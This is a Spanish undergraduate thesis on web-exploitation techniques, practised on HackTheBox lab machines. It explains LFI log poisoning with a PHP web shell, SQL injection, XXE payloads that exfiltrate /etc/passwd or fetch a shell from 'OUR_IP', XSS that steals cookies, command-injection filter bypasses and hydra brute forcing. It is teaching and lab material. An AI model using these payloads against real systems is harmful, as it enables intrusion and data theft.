UNIVERSITAT DE BARCELONA

Trabajo final de grado

GRADO DE INGENIERÍA INFORMÁTICA

Facultad de Matemàticas y Informática

Universidad de Barcelona

Evaluación de Técnicas de Explotación de Vulnerabilidades Web: Un Estudio Práctico con Máquinas de HTB

Autor: Pau Pajares Montón

Director: Dr. Sergio Escalera Guerrero

Realizado en: Departamento de Matemáticas y Informática

Barcelona, 10 de junio de 2024

ÍNDICE

Introducción

Mi trabajo consistirá en explorar diferentes métodos para explotar varias vulnerabilidades en máquinas de HTB y comprobar qué técnicas son las que funcionan. El trabajo está enfocado principalmente en vulnerabilidades de web, por lo tanto, lo que haré será parecido a un pentesting web. ¿Qué son estas vulnerabilidades? Los programadores web a menudo a causa de no programar su código de manera segura lo dejan vulnerable a ser explotado, ya sea desde el front end o desde el back end. Hay muchos métodos distintos para explotar vulnerabilidades, y con que uno funcione generalmente ya es suficiente para conseguir ejecutar código remoto (es decir, que se ejecuten los comandos que tú desees), aunque no tiene por qué ser directo. Por ejemplo, puedes encontrar una vulnerabilidad que te permita leer código que no deberías poder leer y a partir de ese código es mucho más fácil encontrar otra vulnerabilidad que sí te permita esta ejecución de código remoto (RCE). Aunque el RCE no tiene por qué ser siempre el objetivo, es un claro ejemplo del daño que se puede llegar a hacer. Haré 3 máquinas: Unattended, Devoops y Redcross, que en conjunto engloban bastantes de las vulnerabilidades que he estudiado.

Motivaciones

Durante meses he estado estudiando diferentes vulnerabilidades web. Ahora mi interés es aplicar mis conocimientos a diferentes webs. Mi TFG se centrará en intentar explotar las 3 webs mencionadas para ver cuáles de las técnicas estudiadas pueden ser más o menos útiles, cuales se pueden aplicar a un mayor rango de problemas, etc. Y además comprobar que realmente funcionan y se pueden aplicar a casos reales.

Metodología

En la primera máquina, unattended, se explorarán las siguientes vulnerabilidades: Path traversal, local file inclusión(LFI) y inyección SQL. Path traversal: Supongamos que tenemos una página con este link: http://<SERVER_IP>:<PORT>/index.php?language=es.php donde se está poniendo el index en español. Si el parámetro language está llamando a un archivo local (si es.php es un archivo local), y no hay medidas de seguridad se puede cambiar el es.php por otro archivo local, por ejemplo: http://<SERVER_IP>:<PORT>/index.php?language=/etc/passwd y nos retornaría el archivo passwd. No suele ser tan fácil, pero hay maneras para intentar evadir las medidas de seguridad que el desarrollador de la web haya impuesto. El más básico, si por ejemplo la única medida impuesta es que el archivo después de language= se busque dentro del directorio language, es hacer lo siguiente: http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/passwd.
Con ../ se vuelve un directorio hacia atrás. Por lo tanto si añadimos muchos ../, llegaremos al directorio raíz y a partir de ahí podemos ir a donde queramos. Además se pueden añadir los ../ que quieras, para asegurarte de que estás llegando, ya que no da error. Normalmente el ../ también estará prohibido pero. Se pueden intentar hacer cosas como http://<SERVER_IP>:<PORT>/index.php?language=....//....//....//....//etc/passwd, codificarlo en url, y métodos un poco más avanzados. En nuestro caso, el path traversal lo utilizaremos para leer el código fuente de la página, seguramente con lo que se llama php wrapper, y a partir de ahí usaremos esta información para hacer una inyección SQL. Un ejemplo es introducir el siguiente comando en un buscador de la página web que acceda a la base de datos: a' unión select 1,2,3,4-- . El a' es para que el buscador entienda que simplemente estás buscando la letra a. El ' es un payload (otros podrían ser " ; etc.) y después de este ponemos lo que realmente nos interesa. En este caso estamos confiando que el código al hacer la query hace algo parecido a: SELECT * from products where id = 'x'. Donde x es lo que hemos puesto en la búsqueda. Al añadir el "a' unión select 1,2,3,4-- - ", lo que estaría leyendo la aplicación sería: SELECT * from products where id = 'a' unión select 1,2,3,4-- ' Los -- seguidos de un espacio se usan para comentar todo lo que

venga después. Básicamente al añadir el a' estás consiguiendo que el código entienda que estás buscando una a. El ' resaltado es el que estamos añadiendo: SELECT * from products where id = 'a' union select 1,2,3,4-- ' y el original es: SELECT * from products where id = 'a' unión select 1,2,3,4-- '. Por eso se añaden los --, para comentar el apóstrofe original y que el código lo ignore. En conclusión, si ponemos "a' union select 1,2,3,4-- ", el código buscará en la base de datos la a y tratará el union select 1,2,3,4-- como su propio código. Normalmente no es tan fácil, pues los payloads están escapados y este método no funcionaría. Por eso necesitamos ver el código original, para averiguar un error que nos permita hacer la inyección, como por ejemplo podría ser que uno de los payloads no esté escapado. Usando la inyección sql se consigue LFI que al explotarlo nos permite RCE. Un ejemplo de cómo se puede llegar a explotar: A través del path traversal accedemos al archivo de nuestra sesión phpsessid (un archivo que guarda información en el back end de nuestra sesión). Por ejemplo: /var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd donde nhhv8i0o6ua4g88bkdl9u1fdsd es el valor de la cookie phpsessid. El archivo guarda información de las páginas a las que accedemos, entonces si por ejemplo accedes a http://<SERVER_IP>:<PORT>/index.php?language=HOLA aunque HOLA no sea nada, el archivo guardará el HOLA. Esto se puede usar para introducir una web shell en el archivo de la siguiente forma:http://<SERVER_IP>:<PORT>/index.php?language=<?php system($_GET["cmd"]); ?> . El archivo phpsessid tendrá entonces una web shell y podremos ejecutar los comandos que queramos así: http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i 0o6ua4g88bkdl9u1fdsd&cmd=x donde x es el comando que deseemos.

Para esta máquina simplemente nos dan la ip 10.10.10.126. Lo primero por lo tanto sería usar nmap para escanear la ip. Una definición de nmap: Una herramienta diseñada para escanear redes e identificar qué hosts están disponibles en la red utilizando paquetes sin procesar, servicios y aplicaciones. También puede identificar los sistemas operativos y las versiones de estos hosts. Además de otras características, Nmap también ofrece capacidades de escaneo que pueden determinar si los filtros de paquetes, firewalls o sistemas de detección de intrusos (IDS) están configurados correctamente. En este caso solo hace falta hacer un

escaneo normal, con el comando nmap 10.10.10.126 y algunos parámetros extras deberíamos obtener toda la información necesaria. Hay varios parámetros que no explicaré (por ejemplo el: --top-ports=10, que escanea y devuelve los diez puertos más importantes) simplemente porque es la ip de una web y ni hay tantos puertos ni hay motivo para no querer verlos todos. La opción -sV nos devuelve los servicios y su versión de los puertos encontrados. La opción -v aumenta la verbosidad de los resultados (explica más las cosas). También podemos usar scripts en nuestros scanners. La opción -sC usa los scripts que hay por defecto. SI se quiere usar uno en especifico, habría que usar el comando: sudo nmap <target> --script <category>. Una lista de las posibles categorías, extraída de htb academy:

auth	Determination of authentication credentials.
broadcast	Scripts, which are used for host discovery by broadcasting and the discovered hosts, can be automatically added to the remaining scans.
brute	Executes scripts that try to log in to the respective service by brute-forcing with credentials.
default	Default scripts executed by using the -sC option.
discovery	Evaluation of accessible services.
dos	These scripts are used to check services for denial of service vulnerabilities and are used less as it harms the services.
exploit	This category of scripts tries to exploit known vulnerabilities for the scanned port.
external	Scripts that use external services for further processing.
fuzzer	This uses scripts to identify vulnerabilities and unexpected packet handling by sending different fields, which can take much time.
intrusive	Intrusive scripts that could negatively affect the target system.

malware	Checks if some malware infects the target system.
safe	Defensive scripts that do not perform intrusive and destructive access.
version	Extension for service detection.
vuln	Identification of specific vulnerabilities.

Por último, está la opción -A, un escaneo agresivo que detecta los servicios, el sistema operativo, hace un traceroute y usa los scripts por defecto.

Una vez hemos podido visitar la web, hay que hacer web fuzzing. Para eso se puede utilizar la herramienta ffuf. Extracto sacado de HTB academy: “El término "fuzzing" se refiere a una técnica que envía varios tipos de entradas de usuario a una interfaz específica para estudiar cómo reaccionaría. Normalmente utilizamos listas de palabras predefinidas de términos comúnmente utilizados para cada tipo de prueba para el fuzzing web, para ver si el servidor web los aceptaría. Esto se hace porque los servidores web generalmente no proporcionan un directorio de todos los enlaces y dominios disponibles (a menos que estén terriblemente configurados), por lo que tendríamos que verificar varios enlaces y ver cuáles devuelven páginas.” Básicamente, podemos usar ffuf para buscar directorios, páginas, subdominios, vhosts, entre otras cosas. Por ejemplo, imaginemos una lista denominada “lista1.txt”. En lista1.txt hay las palabras blog, index y caramelo. Después tenemos una página web denominada http://paginaweb.com. Si se quiere averiguar los posibles directorios, se puede utilizar el siguiente comando: ffuf -w lista1.txt:FUZZ -u http://paginaweb.com/FUZZ. El parámetro -w se usa para definir la lista que se va a utilizar y el -u para definir la página web en la que se va a utilizar. Ffu recorrerá todos los elementos de lista1.txt. El FUZZ en “lista1.txt:FUZZ” es cómo estamos definiendo cada iteración de la lista1. Entonces, en la primera iteración, FUZZ adquirirá el valor de la primera iteración de lista1.txt, es decir, “blog”. Por lo tanto, el FUZZ en “http://paginaweb.com/FUZZ” pasará a ser “http://paginaweb.com/blog”. Si esto da una respuesta que no sea 404 (not found), nos devolverá blog con la respuesta que ha devuelto, su tamaño, la cantidad de palabras y la cantidad de

líneas. En la siguiente iteración se probará “http://paginaweb.com/index”, y así hasta acabar la lista. Para descubrir las páginas es el mismo proceso. Por ejemplo, imaginemos que index nos ha retornado 301 y sabemos que existe. Podemos probar con http://paginaweb.com/index/FUZZ.php, en vez de http://paginaweb.com/FUZZ. Un ejemplo de ffuf en subdominios: ffuf -w subdomains-top1million-5000.txt:FUZZ -u https://FUZZ.inlanefreight.com/. Y vhosts: ffuf -w subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb'. Se puede usar incluso para descubrir parámetros de get y post.

Al final resulta que el path traversal no es el que tenía en mente, sino uno específico para nginx. Path traversal en nginx: Nginx tiene un archivo, nginx.conf, donde se definen las directivas “location”. Por ejemplo: location /assets/ { # defines a location block for requests matching /assets

alias /opt/production/assets/; # maps the request to the assets folder

}

Básicamente está definiendo un alias (assets) para la ubicación /opt/production/assets/, Es decir, si pones en la web http:/ip/assets, a donde te lleva assets realmente es a /opt/production/assets/. Si esto se configura mal, será vulnerable. Si en vez de poner location /assets/ pones location /assets, podemos poner en la web http://ip/assetsarchivo_importante, y gracias al alias accederemos a : /opt/production/assets/archivo_importante. Esto se debe a que el alias reemplaza /assets por /opt/production/assets/ y busca también lo que sigue. Si en vez de /assets tuviesemos /assets/, con la “/” final, al poner /assetsarchivoimportante, ahora ya no hay ningún alias que corresponda. Esta vulnerabilidad se puede explotar también añadiendo dos puntos: http://ip//assets../. En linux “..” representa el directorio anterior. Se puede ver si escribes en la terminal “cd ..” y te llevará al directorio anterior. Por lo tanto, lo que el web server buscará será el directorio anterior a assets(/opt/production/assets/../) y podremos acceder al directorio production.
Una vez tenemos el código base, hace falta hacer la inyección sql. En este caso resulta hacer falta lo que se conoce como inyección a ciegas. Dado que no hay

ningún feedback de la base de datos, es decir, no tenemos ningún buscador que nos pueda retornar algo, hay que encontrar otras maneras. Estas maneras son la time-based inyection y la boolean-based. Extracto sacado de htb academy: Inyección ciega de SQL se refiere a un tipo de ataque en el cual el atacante no recibe los resultados relevantes de la consulta SQL, y debe confiar en las diferencias en la página para inferir los resultados de la consulta. Un ejemplo de esto podría ser un formulario de inicio de sesión que utiliza nuestra entrada en una consulta de base de datos pero no nos devuelve la salida.

Las dos categorías de Inyección ciega de SQL son:

Basada en booleanos, también conocida como basada en contenido, que es cuando el atacante busca diferencias en la respuesta (por ejemplo, longitud de respuesta) para determinar si la consulta inyectada devolvió Verdadero o Falso.

Basada en tiempo, que es cuando el atacante inyecta comandos de pausa en la consulta con diferentes duraciones, y luego verifica el tiempo de respuesta para indicar si una consulta se evalúa como Verdadero o Falso.

Una vez encontremos la vulnerabilidad sql que permite hacer el path traversal, podemos hacer el file inclusion. Este se puede hacer de dos maneras. Con el archivo de sesiones, o el access log. A los dos archivos podremos acceder con el path traversal. El archivo de sesiones ya lo he explicado antes. El access log es algo similar. El access log es un archivo que contiene información de todas las peticiones que se han hecho al servidor, incluyendo el user agent. Con burp suite se puede infectar el user agent, es decir interceptar la petición y cambiar el user agent por un web shell. Entonces este web shell estará en el access log, y como con el archivo de sesiones, con el path al access log más el &cmd podremos ejecutar cualquier comanda.

Para la máquina devoops, usaremos la vulnerabilidad XXE, según la info que da la máquina. Sacado de HTB academy: Las vulnerabilidades de Inyección de Entidades Externas XML (XXE) ocurren cuando los datos XML se toman de una entrada controlada por el usuario sin sanitizar adecuadamente o analizarlo de manera

segura, lo que puede permitirnos utilizar funciones XML para realizar acciones maliciosas. El ataque más básico es el Local file disclosure. Pero antes de explicarlo hay que entender cómo funciona XML. Los documentos XML están formados por árboles de elementos, donde cada elemento se identifica con una etiqueta. Un elemento por ejemplo sería: <date>01-01-2022</date>, donde la etiqueta sería date. También existen las entidades, que son las variables XML. Por ejemplo: <!ENTITY company "Inlane Freight">, y se referenciaría con &company;. El XML DTD es lo que nos permite definir la estructura del documento XML. Por ejemplo: <!DOCTYPE email [

<!ELEMENT email (date, time, sender, recipients, body)>

]> nos permite definir que email tiene el elemento email con esos parámetros. Estamos definiendo el Document type (doctype) de email. A eso hacen referencia las siglas DTD(document type definition).

Por último, podemos referenciar entidades externas con SYSTEM: <!ENTITY company SYSTEM "http://localhost/company.txt">. El local file disclosure se da cuando una aplicación web confía en datos XML no filtrados procedentes de la entrada del usuario. Es posible entonces que podamos hacer referencia a un documento DTD XML externo y definir nuevas entidades XML personalizadas. Supongamos que podemos definir nuevas entidades y hacer que se muestren en la página web. En ese caso, también deberíamos poder definir entidades externas y hacer que hagan referencia a un archivo local, el cual, al ser mostrado, nos debería mostrar el contenido de ese archivo en el servidor backend. Para identificar que una página web sea vulnerable a este local file disclosure, tenemos que ver si la página web acepta input xml del usuario. A lo mejor hay un formulario donde una de las cosas que nos piden es nuestro correo, y recibimos una respuesta diciendo que “se han enviado los datos al correo X”, X siendo el correo que hemos puesto en el formulario. Podríamos entonces interceptar la petición y cambiar el correo por una entidad que hayamos definido. Por ejemplo: <!DOCTYPE email [

<!ENTITY company SYSTEM "file:///etc/passwd">

]>, y en el elemento email, que es de donde saca la página web el nombre que nos devuelve cuando nos dice que los datos se han enviado a nuestro correo, cambiamos el correo que habíamos puesto en el formulario por &company;. Entonces, la X en “se han enviado los datos al correo X” se cambiará por el archivo

etc/passwd. También podríamos leer el código fuente con el filtro: <!DOCTYPE email [
<!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=index.php">
]>, y siguiendo el mismo proceso de antes. Se podría incluso conseguir RCE, de la siguiente forma:
[!bash!]**$** echo '<?php system($_REQUEST["cmd"]);?>' > shell.php
[!bash!]**$** sudo python3 -m http.server 80
y en el XML: <!ENTITY company SYSTEM "expect://curl$IFS-O$IFS'OUR_IP/shell.php'">

Cuando no tengamos una página web que se pueda vulnerar tan directamente, harán falta técnicas de file disclosure más avanzadas. Por ejemplo, si queremos leer datos que no se conformen al formato XML, podemos envolver el contenido de la referencia al archivo externo con una etiqueta CDATA (por ejemplo, <![CDATA[CONTENIDO_DEL_ARCHIVO]]>). Entonces, el analizador XML consideraría esta parte como datos sin procesar, que pueden ser cualquier tipo de datos. Se haría de esta manera, si XML permitiese unir entidades internas con entidades externas:

```
<!DOCTYPE email [
  <!ENTITY begin "<![CDATA[">
  <!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php">
  <!ENTITY end "]]>">
  <!ENTITY joined "&begin;&file;&end;">
]>
```

y luego lo llamaríamos con &joined. Pero XML no permite unir internas y externas, por lo tanto lo que podemos hacer es que todas sean externas. Podemos hacer uso de las “XML Parameter entities”. Por ejemplo: %begin. Lo bueno de esto es que si las referenciamos desde una fuente externa, se consideran como entidades externas. Solo se pueden usar en dtds, por lo tanto hacemos un archivo dtd en nuestro ordenador que contenga la siguiente linea: <!ENTITY joined "%begin;%file;%end;">. Con el comando “python3 -m http.server 8000”, creamos un servidor http en el puerto 8000 de nuestro ordenador. Así podemos hospedar el archivo dtd creado en nuestro ordenador para que después pueda ser referenciado

de esta manera: http://ip:8000/xxe.dtd, ip siendo la ip de nuestro ordenador. En conjunto se vería así:

```
<!DOCTYPE email [
  <!ENTITY % begin "<![CDATA["> <!-- prepend the beginning of the CDATA tag -->
  <!ENTITY % file SYSTEM "file:///var/www/html/file.php"> <!-- reference external file -->
  <!ENTITY % end "]]>"> <!-- append the end of the CDATA tag -->
   <!ENTITY % archivo SYSTEM "http://OUR_IP:8000/xd.dtd"> <!-- reference our external DTD -->
  %archivo;
]>
```

, xd.dtd siendo el archivo dtd creado antes. Ahora sí que podremos llamar a &joined.

El siguiente caso es uno donde estemos parcialmente ciegos. Es decir, la página web no imprime información del XML como antes con el correo, pero sí que imprime los errores. Por ejemplo, si en entre las etiquetas de email ponemos una entidad que no existe, y esto nos devuelve un erro que se imprime en la página, la página es vulnerable al “error based xxe”. Podemos crear un archivo dtd llamado como antes xd.dtd que contenga las siguientes lineas: <!ENTITY % file SYSTEM "file:///etc/hosts">

```
<!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>">
```

La entidad error contendrá el error que se devuelve al hacer referencia a una entidad que no existe junto al archivo etc/hosts. Después, en el xml hacemos:

```
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://ip:8000/xd.dtd">
  %remote;
  %error;
]>
```

. Por último, tenemos una situación donde estamos completamente a ciegas. Crearemos como antes el servidor http en nuestro ordenador, pero esta vez haremos que la web nos envíe el archivo que queramos leer a nuestro servidor. Para ello primero haremos el archivo con dtd con: <!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

```
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>">
```

Esto primero convierte en base 64 el contenido del archivo que queremos leer, en este caso /etc/passwd, y luego pone este contenido como parte de la petición web que se hará a nuestro servidor. Para hacer esta petición, muy parecido a como hicimos con el error, creamos el servidor en el puerto 8000 con php -S 0.0.0.0:8000 y cambiamos el contenido xml de la web a: <?xml version="1.0" encoding="UTF-8"?>

```
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %remote;
  %oob;
]>
<root>&content;</root>
```

Finalmente recibiremos en la terminal donde hayamos ejecutado php -S 0.0.0.0:8000 algo parecido a: [Wed Mar 27 18:19:42 2024] 192.168.1.57:59456 [404]: (null) /?content=X, X siendo el contenido en base64.
Y eso es todo para esto máquina, no he usado nada que no haya explicado ya.

Para redcross, HTB habla de xss, OS commanding, inyección sql…
Hay tres tipos de ataques xss que se pueden hacer: stored, reflected y DOM. Sin embargo, los tres se basan en los mismos métodos, la diferencia es simplemente dónde se guarda el payload, y si es persistente o no después de refrescar la página. por lo tanto hace falta entrar en detalle. Hay cosas que se pueden hacer con XSS, como por ejemplo phishing que no explicaré porque nunca harían falta en una máquina de HTB. XSS consistente en inyectar código de javascript a través del input del usuario. El ejemplo más básico es escribir: “<script>alert(window.origin)</script>” en el input. Si se ejecuta una ventana con la ip la página es vulnerable. Cuando el input donde estamos poniendo el payload, después de ser ejecutado nos lleva a una página donde podemos ver qué se ha hecho con dicho input, es fácil ver si la página ha sido vulnerable a nuestro payload o no. Cuando no se da el caso, hay que hacer XSS a ciegas. Primero empezamos un “listener” en nuestra máquina en el puerto que queramos, con por ejemplo “sudo php -S 0.0.0.0:81”. Después, si hay varios campos, en el por ejemplo primer campo pondría: “<script src="http://ip de nuestra máquina:81/campo1"></script>” (“campo1” se puede cambiar por lo que sea). Entonces, si el input es vulnerable en el listener aparecería “/campo1”. Se puede

probar con diferentes payloads para intentar sobrepasar posibles blacklists, como por ejemplo poner '> delante del payload. Una vez tenemos el campo que sabemos es vulnerable, podemos cambiar "campo1" con por ejemplo "script.js". script.js será un script que hemos hecho en nuestra máquina y que se ejecutará al llamarlo con <script src… y cuyo resultado aparecerá en nuestro listener. Por lo tanto en script.js podemos poner por ejemplo: "new Image().src='http://OUR_IP/index.php?c='+document.cookie;" y en el listener recibiremos la cookie de la página.

OS Commanding: En un input donde se crea que se está ejecutando un comando del sistema en el back-end, se puede escribir algo como por ejemplo: input; whoami. Si se ejecuta el comando whoami sabemos que es vulnerable. Esto es muy parecido a la inyección sql ya explicada, solo que en vez de acceder a la base de datos estamos accediendo al back end. Lo que se ejecutaría en el backend al poner en el input "input; whoami" sería por ejemplo: "ping input; whoami", por lo tanto se ejecutaría tanto el comando "ping input" como "whoami". Normalmente hay filtros, pero hay muchas maneras de sobrepasarlos. La primera es probando con distintos payloads, si ";" no funciona; ||, &&... Si por ejemplo los espacios están blacklisteados se podría usar ${IFS}. El valor por defecto de IFS es un espacio. Otro ejemplo sería ${LS_COLORS:10:1}, que devuelve ";". SI el problema fuese whoami, se podría cambiar por por ejemplo: "w'h'o'am'i", o $(rev<<<'imaohw'). Rev giraría imaohw y nos quedaría whoami.

Aparte de XSS, que no haya explicado ya, para la máquina redcross también usé hydra. Explicaré directamente el comando que usé, porque tampoco hay mucho más que comentar sobre hydra. "hydra -L names.txt -P rockyou.txt intra.redcross.htb http-post-form "/pages/actions.php:user=^USER^&pass=^PASS^&action=login:F=not logged in". Hydra es una herramienta para intentar hacer un login con fuerza bruta. -L names.txt probará todos los usuarios de la lista de names y -P rockyou.txt todas las contraseñas de la lista de rockyou. Por lo tanto, la complejidad sería n*p, n siendo todos los nombres y p todas las contraseñas. Si se quisiese probar con un usuario o contraseña en específico, la l y la p irían en minúscula, por ejemplo "-p contraseña123". user=^USER^&pass=^PASS cambia USER y PASS por el usuario y contraseña de la iteración actual. "action=login:F=not logged in" hace que se siga intentando hasta que la página que retorna no contenga "not logged in". Si se quisiese que fuese al revés, se cambiaría la F por la S.

Para la máquina perfection, como no tengo un resumen de las vulnerabilidades, explicaré simplemente todas las que empleé.
La primera fue un command injection ya explicado en el párrafo anterior al anterior. Lo segundo que he usado es el HTTP verb tampering. Es básicamente cambiar el método http de la petición para intentar sobrepasar un posible filtro, no tiene más. Por último el ssti (server side template injection). Son inyecciones diseñadas específicamente para cuando la página web está usando un template. Cada tipo de template tiene un payload específico para él. Por lo tanto, normalmente se probarían con los distintos payloads hasta llegar al que funcione. Se puede seguir un diagrama para no probar absolutamente todo, como explicado en "https://portswigger.net/research/server-side-template-injection"

Un proceso que he seguido en casi todas las máquinas ha sido el de recopilación de información. Se divide en dos categorías, la recopilación pasiva y la recopilación activa. La recopilación pasiva implica no interactuar directamente con el objetivo, por lo tanto, el objetivo no se puede dar cuenta de que está siendo investigado. La recopilación activa en cambio sí implica interactuar con el objetivo.
Recopilación pasiva: Empezamos con el comando whois. "whois" seguido de el dominio que se quiere consultar, devuelve una serie de información que puede resultar útil. Por ejemplo, aquí está parte de lo que devuelve "whois facebook.com":
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:12Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2033-03-30T04:00:00Z
Una vez tenemos un poco más de información sobre nuestro objetivo, podemos usar los comandos "nslookup" y "dig". El comando nslookup busca información en DNS públicas sobre hosts y dominios. El comando dig se puede usar para complementar o sustituir nslookup pues nos puede dar información que nslookup no ha dado.

El siguiente paso es la enumeración pasiva de subdominios. Hay varias herramientas. La primera VirusTotal. Buscas el dominio o ip que te interese, y en el apartado de “relations” te sale la lista de subdominios. También se puede buscar certificados SSL/TLS, que tienen que ser públicos. Estos certificados contienen información sobre los subdominios. Se puede usar una web como “https://crt.sh/” para esto. “TheHarvester” es una herramienta que hace estos procesos de recogida de información pasiva automáticamente.

Por último, la identificación pasiva de la infraestructura. Netcraft es una de las herramientas que se utilizan. Un extracto de HTB academy de lo que puede aportar:

Background	General information about the domain, including the date it was first seen by Netcraft crawlers.
Network	Information about the netblock owner, hosting company, nameservers, etc.
Hosting history	Latest IPs used, webserver, and target OS.

También tenemos la “Wayback Machine”. Es un sitio web que te permite ver las versiones anteriores de la web que estás buscando. De está manera se pueden encontrar archivos o comentarios que no deberían poder verse.

Recopilación activa: Hay tres herramientas que permiten una identificación activa de la infraestructura: whatweb, awdwoof y aquatone. Según HTB academy: “WhatWeb reconoce tecnologías web, incluyendo sistemas de gestión de contenidos (CMS), plataformas de blogs, paquetes de estadísticas/analíticas, bibliotecas de JavaScript, servidores web y dispositivos embebidos.” Con la opción -a se puede ajustar la agresividad. Por ejemplo, “whatweb -a3 target.com” realizaría un análisis exhaustivo (se puede seleccionar de a1 a a4). El resto de herramientas no las utilizo.

La recopilación activa de subdominios, se puede utilizar el ffuf que ya he explicado. Aparte, también se puede utilizar el gobuster, una herramienta similar a ffuf.

Evaluación


MÁQUINA UNATTENDED

Al visitar la ip 10.10.10.126, nos encontramos con una web vacía. Por lo tanto, la única opción que tenemos es escanear la ip. Empiezo con un nmap sencillo, simplemente nmap 10.10.10.126, y veo que hay dos puertos, el 80 y el 443. El 80 es el puerto que usa http y el 443 el que usa https. Al añadir los parámetros -sV y -sC podemos ver lo siguiente:


```
(base) paupa@paupa-PC:~$ nmap 10.10.10.126 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-09 00:23 CET
Nmap scan report for 10.10.10.126
Host is up (0.045s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattend
ed ltd/stateOrProvinceName=IT/countryName=IT
| Not valid before: 2018-12-19T09:43:58
|_Not valid after:  2021-09-13T09:43:58

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.22 seconds
```

El common name de la web https es www.nestedflanders.htb. Osea, hay una dns que mapea la ip 10.10.10.126 a el nombre nestedflanders. Para poder acceder a esta web hay que hacer este mapeo desde nuestro ordenador. Esto se hace en en el archivo /etc/hosts. Se puede usar el comando “sudo echo "10.10.10.126 www.nestedflanders.htb" > /etc/hosts”, pero a mí me dice permiso denegado así que simplemente edito el archivo con sudo vim y entonces sí que puedo añadir “10.10.10.126 www.nestedflanders.htb”. Al visitar www.nestedflanders.htb, lleva a una web por defecto de apache, no hay nada que se pueda investigar. Hay que buscar posibles directorios y páginas. Voy a usar la herramienta ffuf para esto. Utilizaré las listas que se utilizan en HTB academy. Para este caso la directory-list-2.3-small.txt de SecLists servirá para encontrar directorios. Con el comando ffuf -w Descargas/directory-list-2.3-small.txt:FUZZ -u

https://www.nestedflanders.htb/FUZZ se puede apreciar que hay muchos hits del tamaño 10701. Son inútiles y para ignorarlos añado “-fs 10701” al comando.



Me retorna un directorio dev. Sin embargo, cuando vuelvo a intentar hacer un escáner ni siquiera me retorna este dev. Al visitar la página da error 503 (temporarily unavailable). Está claro que el ffuf la está sobrecargando, o algo por el estilo. ffuf usa 40 threads, lo cual puede ser demasiado para el servidor. Con -t 2 lo ajusto para que solo use 2 threads. Igualmente sigue retornando solo dev, aunque esta vez el servidor no colapsa. Por si acaso compruebo con burp suite que dev sea el único directorio. Intercepto la petición que envía la página al entrar en dev. La mando al intruder, con la primera línea de esta forma: GET /§dev§ HTTP/1.1. Así, la parte de dev será sustituida por todos los elementos de la lista que desee (directory-list-2.3-small.txt, la misma de antes). Los resultados se pueden ordenar por longitud, por lo tanto cualquiera que no tenga una longitud en este caso de 448 (la longitud de la página que devuelve cuando no se encuentra el resultado) es digno de examinar. En efecto, dev es el único que devuelve una página que no sea de error. Al visitar https://www.nestedflanders.htb/dev/ dice: dev site has been moved to his own server. Por lo tanto, busco subdominios de la página y virtual hosts. A pesar de que un vhost pertenezca al mismo servidor, no está de más comprobarlos también. Para esto ffuf no dará problemas porque no se están enviando constantemente peticiones a la página en sí. Al usar ffuf -w Descargas/subdomains-top1million-5000.txt:FUZZ -u https://FUZZ.nestedflanders.htb , el único hit es www, el que ya sabíamos:



El fuzz de vhosts da el mismo resultado:

```
(base) paupa@paupa-PC:~$ ffuf -w Descargas/subdomains-top1million-5000.txt:FUZZ -u https://10.10.10.126 -H 'Host: FUZZ.nestedflanders.htb' -fs 2

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.10.126
 :: Wordlist         : FUZZ: /home/paupa/Descargas/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.nestedflanders.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 2
________________________________________________

www                     [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 372ms]
:: Progress: [4989/4989] :: Job [1/1] :: 78 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

Dig y nslookup tampoco dan resultados.

